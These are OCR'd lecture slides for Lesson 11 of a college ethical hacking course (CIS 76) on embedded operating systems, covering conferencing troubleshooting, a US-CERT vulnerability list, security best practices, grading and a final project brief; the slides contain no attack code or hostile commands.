
Rotate image button

CCC Confer Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx

Control Panel (small icons)



General Tab > Settings...



About

View version information about Java Control Panel.


Network Settings

Network settings are used when making Internet connections. By default, Java will use the network settings in your web browser. Only advanced users should modify these settings.

Temporary Internet Files

Files you use in Java applications are stored in a special folder for quick execution later. Only advanced users should delete files or modify these settings.

500MB cache size



☑ Keep temporary files on my computer.

Location


Select the location where temporary files are kept: s\Rich Simms\AppData\LocalLow\Sun\Java\Deployment\cache

Disk Space

Select the compression level for JAR files: None

Set the amount of disk space for storing temporary files: 500 MB


Delete these



Delete the following files?

☑ Trace and Log Files
☑ Cached Applications and Applets
☐ Installed Applications and Applets

Google Java download



If you want to download Java for another computer or Operating System, click the link below.

Free Java Download

Download Java for your desktop computer now!

Version 7 Update 13

Why download Java?

Java technology allows you to work and play in a secure computing environment.

Java allows you to play online games, chat with people around the world, calculate your mortgage

Start


Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 11



Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: `risimms@cabrillo.edu`

(answers must be emailed within the first few minutes of class for credit)

Embedded Operating Systems

Objectives	Agenda
- Understand what embedded operating systems are. - Describe various embedded operating systems in use today. - Identify ways to protect embedded operating systems.	- Quiz #8 - Questions - In the news - Best practices - Housekeeping - Embedded systems - Enterprise IoT Risk Report - Industrial Control Systems - Hacking a webcam (work in progress) - Hacking Android - Assignment - Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions?

- Graded work in home directories
- Answers in /home/cis76/answers

Lesson material?

Labs? Tests?

How this course works?

> *Who questions much, shall learn much, and retain much.*
> - Francis Bacon

> *If you don't ask, you don't get.*
> - Mahatma Gandhi

Chinese Proverb

他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。

He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.

Shutdown all:

EH-WinXP VMs
EH-OWASP VMs

In the news

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

1 adult_script_pro -- adult_script_pro
2 amazon_web_services -- cloudformation_boostrap
3 apache -- cordova
4 apache -- cordova
5 apache -- hadoop
6 apache -- hive
7 apache -- httpclient
8 apache -- juddi
9 apache -- juddi
10 apache -- qpid
11 apache -- storm
12 apache -- struts
13 apache -- subversion
14 apache -- traffic_server
15 apache -- traffic_server

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

16 apache -- wicket
17 apache -- wicket
18 apache -- wss4j
19 apache -- xerces2_java
20 apache -- xml-rpc
21 arox -- school_erp_php_script
22 article_directory_script -- article_directory_script
23 barco -- clickshare
24 barco -- clickshare
25 basic -- b2b_script
26 bchunk -- bchunk
27 bchunk -- bchunk
28 bchunk -- bchunk
29 bitdefender -- internet_security_2018
30 cisco -- access_network_query_protocol
31 cisco -- aironet
32 cisco -- aironet
33 cisco -- application_policy_infrastructure_controller_enterprise_module
34 cisco -- identity_services_engine
35 cisco -- ios_software

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

36 cisco -- prime_collaboration_provisioning
37 cisco -- protected_extensible_authentication_protocol
38 cisco -- protected_management_frames
39 cisco -- simple_network_management_protocol
40 cisco -- smart_licensing_manager
41 cisco -- unified_computing_system
42 cisco -- webex_meetings_server
43 cisco -- webex_meetings_server
44 cisco -- wireless_lan_controllers
45 cisco -- wireless_lan_controllers
46 converto -- video_downloader_and_converter
47 creative_management_system -- creative_management_system_lite
48 d-link -- dsl-2740e_1.00_BG_20150720_devices
49 docker-ce -- docker-ce
50 docker-ce -- docker-ce
51 d-park_pro -- domain_parking_script
52 dulwich -- dulwich
53 dynamic -- news_magazine_and_blog_cms
54 ektron -- content_management_system
55 ektron -- content_management_system

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

56 emc -- appsync_server
57 emc -- rsa_authentication_manager
58 emc -- unisphere
59 enalean -- tuleap
60 eyesofnetwork -- eyesofnetwork
61 eyesofnetwork -- eyesofnetwork
62 f5 -- multiple_products
63 f5 -- multiple_products
64 f5 -- multiple_products
65 f5 -- multiple_products
66 f5 -- multiple_products
67 f5 -- multiple_products
68 f5 -- multiple_products
69 flets -- easy_setup_tool
70 flexense -- syncbreeze
71 fortinet -- fortios
72 fortinet -- fortios
73 foxit -- reader
74 foxit -- reader
75 foxit -- reader

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

76 foxit -- reader
77 foxit -- reader
78 foxit -- reader
79 foxit -- reader
80 foxit -- reader
81 foxit -- reader
82 gnu -- binutils
83 gnu -- binutils
84 gnu -- wget
85 gnu -- wget
86 gnu -- binutils
87 gnu -- emacs
88 google -- android
89 google -- android
90 google -- android
91 google -- chrome
92 google -- chrome
93 google -- chrome
94 google -- chrome

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

96 google -- chrome
97 google -- chrome
98 google -- chrome
99 google -- chrome
100 google -- chrome
101 google -- chrome
102 google -- chrome
103 graphicsmagick -- graphicsmagick
104 graphicsmagick -- graphicsmagick
105 graphicsmagick -- graphicsmagick
106 hashicorp -- vagrant
107 hpe -- performance_center
108 hp -- arcsight
109 hp -- arcsight
110 hp -- arcsight
111 ibm -- infosphere_biginsights
112 ibm -- infosphere_biginsights
113 ibm -- infosphere_biginsights
114 ibm -- jazz_reporting_services

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

115 ibm -- openpages_grc_platform
116 ibm -- openpages_grc_platform
117 ibm -- openpages_grc_platform
118 ibm -- openpages_grc_platform
119 ibm -- openpages_grc_platform
120 ibm -- openpages_grc_platform
121 imap -- imap
122 ingenious -- school_management_system
123 iproject -- management_system
124 ipswitch -- ws_ftp_professional
125 istock -- management_system
126 itech -- gigs_script
127 jenkins -- jenkins
128 jenkins -- jenkins
129 jenkins -- jenkins
130 job_board -- script_software
131 joomla! -- joomla!
132 joomla! -- joomla!
133 joyent -- smart_data_center

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

134 korenix -- jetnet
135 korenix -- jetnet
136 libvirt -- libvirt
137 linux -- linux_kernel
138 linux -- linux_kernel
139 linux -- linux_kernel
140 linux -- linux_kernel
141 linux -- linux_kernel
142 linux -- linux_kernel
143 linux -- linux_kernel
144 linux -- linux_kernel
145 linux -- linux_kernel
146 linux -- linux_kernel
147 linux -- linux_kernel
148 linux -- linux_kernel
149 linux -- linux_kernel
150 linux -- linux_kernel
151 linux -- linux_kernel
152 linux -- linux_kernel

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

153	linux -- linux_kernel
154	mahara -- mahara
155	mahara -- mahara
156	mahara -- mahara
157	mahara -- mahara
158	mahara -- mahara
159	mahara -- mahara
160	mahara -- mahara
161	mahara -- mahara
162	mahara -- mahara
163	mahara -- mahara
164	mahara -- mahara
165	mahara -- mahara
166	mahara -- mahara
167	mahara -- mahara
168	mahara -- mahara
169	mahara -- mahara
170	mahara -- mahara
171	mahara -- mahara

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

172 mahara -- mahara
173 mahara -- mahara
174 mahara -- mahara
175 mahara -- mahara
176 mahara -- mahara
177 mahara -- mahara
178 mahara -- mahara
179 mahara -- mahara
180 mahara -- mahara
181 mahara -- mahara
182 mahara -- mahara
183 mahara -- mahara_mobile
184 mailing_list -- manager_pro
185 mcafee -- network_data_loss_prevention
186 mcafee -- network_data_loss_prevention
187 mcafee -- network_data_loss_prevention
188 microsoft -- chakracore
189 mitrastar -- mitrastar
190 mitrastar -- mitrastar

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

191 mongodb -- mongodb
192 mybuilder -- clone
193 mymagazine -- magazine_and_blog_cms
194 nice -- php
195 node.js -- node.js
196 octobercms -- octobercms
197 online_exam_test_application -- online_exam_test_application
198 openam -- openam
199 openemr -- openemr
200 openssl -- openssl
201 oracle -- fusion_middleware
202 perl -- perl
203 pg -- all_share_video
204 php -- cityportal
205 php -- inventory_and_invoice_management_system
206 pluxml -- pluxml
207 progress -- openedge
208 protected_links -- expiring_download_links

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

209 qemu -- qemu
210 quagga -- quagga
211 radare -- radare2
212 radare -- radare2
213 radare -- radare
214 radare -- radare
215 radare -- radare
216 rakuraku -- hagaki
217 responsive -- newspaper_magazine_and_blog_cms
218 rsync -- rsync
219 ruby -- ruby
220 same_sex_dating_software_pro -- same_sex_dating_software_pro
221 schedmd -- slurm
222 scriptcopy -- cpa_lead_reward_script
223 serasoft.com -- sera
224 shadowsocks-libev -- shadowsocks-libev
225 sharett -- shareet
226 softech_products -- softdatepro
227 sokial -- sokial

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

228	ssh -- ssh_plugin
229	synology -- audio_station
230	tenable -- securitycenter
231	tor -- browser
232	tpanel -- tpanel
233	tp-link -- tl-wr741n/tl-wr741nd_router
234	typecho -- typecho
235	us_zip_codes -- database_script
236	vastal -- i-tech_agent_zone
237	vastal -- i-tech_dating_zone
238	vim -- vim
239	vir.it -- explorer_anti-virus
240	watchdog -- anti-malware
241	watchdog -- anti-malware
242	webkit -- webkit
243	webkit -- webkit
244	website_broker_script -- website_broker_script
245	websitescripts.org -- fake_magazine_cover_script

Recent news

Bulletin (SB17-310)
Vulnerability Summary for the Week of October 30, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-310/

245 websitescripts.org -- fake_magazine_cover_script
246 wordpress -- wordpress
247 xen -- xen
248 zeebuddy -- zeebuddy
249 zomato -- clone_script

Best Practices

Online Banking Best Practices

1. Choose a strong password and do not reuse it with other accounts.

2. Keep your PC, phone or tablet updated.

3. Be on the look-out for phishing emails that capitalize on the news about any breach.

4. Use the bank's two-factor authentication.

http://www.bbc.com/news/technology-37896273

Additional contributions from the classroom:

6. Close the session when done.
7. Don't have lots of other tabs open.
8. Don't use answers to the security questions that will reveal personal information if compromised.
9. Outside of online banking it was noted that many companies ask for your real birthdate which they don't really need. That information could also be compromised.

Smart Device Best Practices

1. Do an inventory of all IoT devices

2. Change the default passwords.

3. Disable Universal Plug and Play (UPnP). Check your router too on this.

4. Disable remote management via telnet or ssh.

5. Check for software updates and patches.

http://thehackernews.com/2016/10/ddos-attack-mirai-iot.html

Housekeeping

war is not healthy for children and other living things
Coffee!
You can sleep when you're dead!
LATTE
TOURIST MAP OF THE WORLD
We're Proud To Ser

Housekeeping

1. Lab 8 due tonight by 11:59pm.


2. Note: Lab 9 and five posts due next week.

3. You can still send me your photo for our class page if you want 3 points extra credit.


Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page
http://simms-teach.com/cis76grades.php




Or check on Opus-II
checkgrades `codename`
(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus


Update your path in .bash_profile to run checkgrades
PATH=$PATH:/home/cis76/bin



Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

At the end of the term I'll add up all your points and assign you a grade using this table

Points that could have been earned:	
7 quizzes:	21 points
7 labs:	210 points
2 tests:	60 points
2 forum quarters:	40 points
Total:	**331 points**



Cabrillo College

CIS 76 Linux Lab Exercise

Final Project

Fall 2017

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.


The final project specifications are now available.

The final project is due on the Lesson 15 day.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Heads up on Final Exam

